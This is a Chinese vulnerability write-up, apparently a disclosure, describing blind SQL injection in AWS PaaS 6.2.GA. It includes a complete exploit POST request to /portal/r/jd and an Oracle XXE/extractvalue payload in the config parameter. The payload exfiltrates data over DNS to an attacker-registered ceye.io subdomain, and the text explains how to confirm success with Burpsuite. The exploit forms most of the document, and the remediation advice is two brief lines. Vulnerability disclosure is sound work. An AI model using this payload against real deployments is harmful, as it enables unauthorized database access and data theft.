AWS PaaS 6.2.GA Dnslog Injection

漏洞发现

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漏洞编号:

漏洞介绍

所谓 SQL 注入,就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串,最终达到欺骗服务器执行恶意的 SQL 命令。具体来说,它是利用现有应用程序,将(恶意的)SQL 命令注入到后台数据库引擎执行的能力,它可以通过在 Web 表单中输入(恶意)SQL 语句得到一个存在安全漏洞的网站上的数据库,而不是按照设计者意图去执行 SQL 语句。

SQL 注入无回显,所以产生了 DNSlog 注入。DNS 在解析的时候会留下日志。因此,我们通过读取多级域名的解析日志,来获取信息。简单来说就是把信息放在高级域名中,传递到自己这,然后读取日志,获取信息。

影响产品

AWS PaaS 6.2.GA

漏洞评级

高

漏洞利用

通过发现,找到一个注入点在该处:

http://xx.xx.xx.xx:8088/portal/r/jd

完整的 payload POST 包如下:

POST /portal/r/jd HTTP/1.1

Host: xx.xx.xx.xx:8088

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Referer: http://xx.xx.xx.xx:8088/portal/r/or

Content-Length: 1290

Cookie: aws-form-ux-tab_c86ad273c1d000017dba8dc71e50f320=tab1; AWSWORKBENCHNAV=0; aws-form-ux-tab_c86c737372400001caa61c5c14104200=tab1; AWSLOGINPWD=null; AWSLOGINPWD=null; AWSLOGINRSAPWD=null;

JSESSIONID=41E362499A3CF3CEA0407A0E95A4BEC2

Connection: close

sid=16f6561f-f3a1-4351-8951-

9e61822a8b02&cmd=CLIENT_UI_SELECT2_SOURCE&boEntityName=BO_EU_FINANCE_BTAD&boI temName=ORDER_NUMBER&config=%7b%22mapping%22%3a%7b%22source%22%3a%22AUFN R%22%2c%22target%22%3a%22this%22%7d%2c%22data%22%3a%7b%22sql%22%3a%22 (select %20extractvalue(xmltype('%3c%3fxml%20version%3d%5c%221.0%5c%22%20encoding%3d%5c%22UTF-

8%5c%22%3f%3e%3c!DOCTYPE%20root%20[%20%3c!ENTITY%20%25%20nkskp%20SYSTEM%20%5c%22http%3a%5c%2f%5c%2fxxxxx'%7c%7c'x.ceye.io%5c%2f%5c%22%3e%25nkskp%3b]%3e')%2c'%5c%2fl')%20from%20dual)%22%7d%2c%22exportDataValidity%22%3atrue%2c%22isAdvan ce%22%3afalse%2c%22display%22%3a%22AUFNR%22%2c%22dataType%22%3a%22localJDBC%22%2c%22length%22%3a%2220%22%2c%22boDefld%22%3a%224a691b8a-04fa-427a-906f-c6258ee76a02%22%2c%22mode%22%3a%22common%22%2c%22boUrlFormData%22%3a%7b%22hrefSelVal%22%3a%22nothing%22%7d%2c%22displayValue%22%3a%22%2c%22boItemId%22%3a%225f2d6801-0ad8-4962-9439-

8b7657c753f7%22%2c%22columnType%22%3a%22TEXT%22%2c%22displayRule%22%3a%22%2 2%2c%22readonly%22%3afalse%2c%22isNullable%22%3atrue%2c%22valueTrans%22%3a%22%2 2%2c%22placeholder%22%3a%22%2c%22setunival%22%3atrue%2c%22processInstld%22%3 a%227e38d81b-a58e-4540-80f7-74351dfa964e%22%2c%22taskInstld%22%3a%2246c9b5ce-5d06-442a-afa1-40e5c7295bcc%22%2c%22dataSource%22%3a[]%7d&bindValue=%7B%7D

POST 数据字段解码一下如下:

sid=16f6561f-f3a1-4351-8951-

9e61822a8b02&cmd=CLIENT_UI_SELECT2_SOURCE&boEntityName=BO_EU_FINANCE_BTAD&boI temName=ORDER_NUMBER&config={"mapping":{"source":"AUFNR","target":"this"},"data":{"sql ":"(select extractvalue(xmltype('<?xml version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE root [<!ENTITY % nkskp SYSTEM \"http:\\/\xxxxx'||'x.ceye.io\\\">%nkskp;]>'),\\I') from dual)"},"exportDataValidity":true,"isAdvance":false,"display":"AUFNR","dataType":"localJDBC","le ngth":"20","boDefId":"4a691b8a-04fa-427a-906f-

8b7657c753f7","columnType":"TEXT","displayRule":"","readonly":false,"isNullable":true,"valueTr ans":"","placeholder":"","setunival":true,"processInstId":"7e38d81b-a58e-4540-80f7-


74351dfa964e","taskInstId":"46c9b5ce-5d06-442a-afa1-

40e5c7295bcc","dataSource":[]}&bindValue={}

可见,注入点在 config 参数下的['data']['sql']处,payload:

(select extractvalue(xmltype('<?xml version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE root [<!ENTITY % nkskp SYSTEM \"http:\/\/xxxxx'||'x.ceye.io\/\">%nkskp;]>'),'\/l') from dual) 注: xxxxxx.ceye.io 为个人 dns 记录地址,可在 ceye.io 注册使用;

使用 Burpsuite 提交上述 POST 包,结果如下:



成功在 dns 查询到请求记录,所以执行 payload 成功。

修复建议

- 1. 使用预编译语句。
- 2. 过滤非法字符。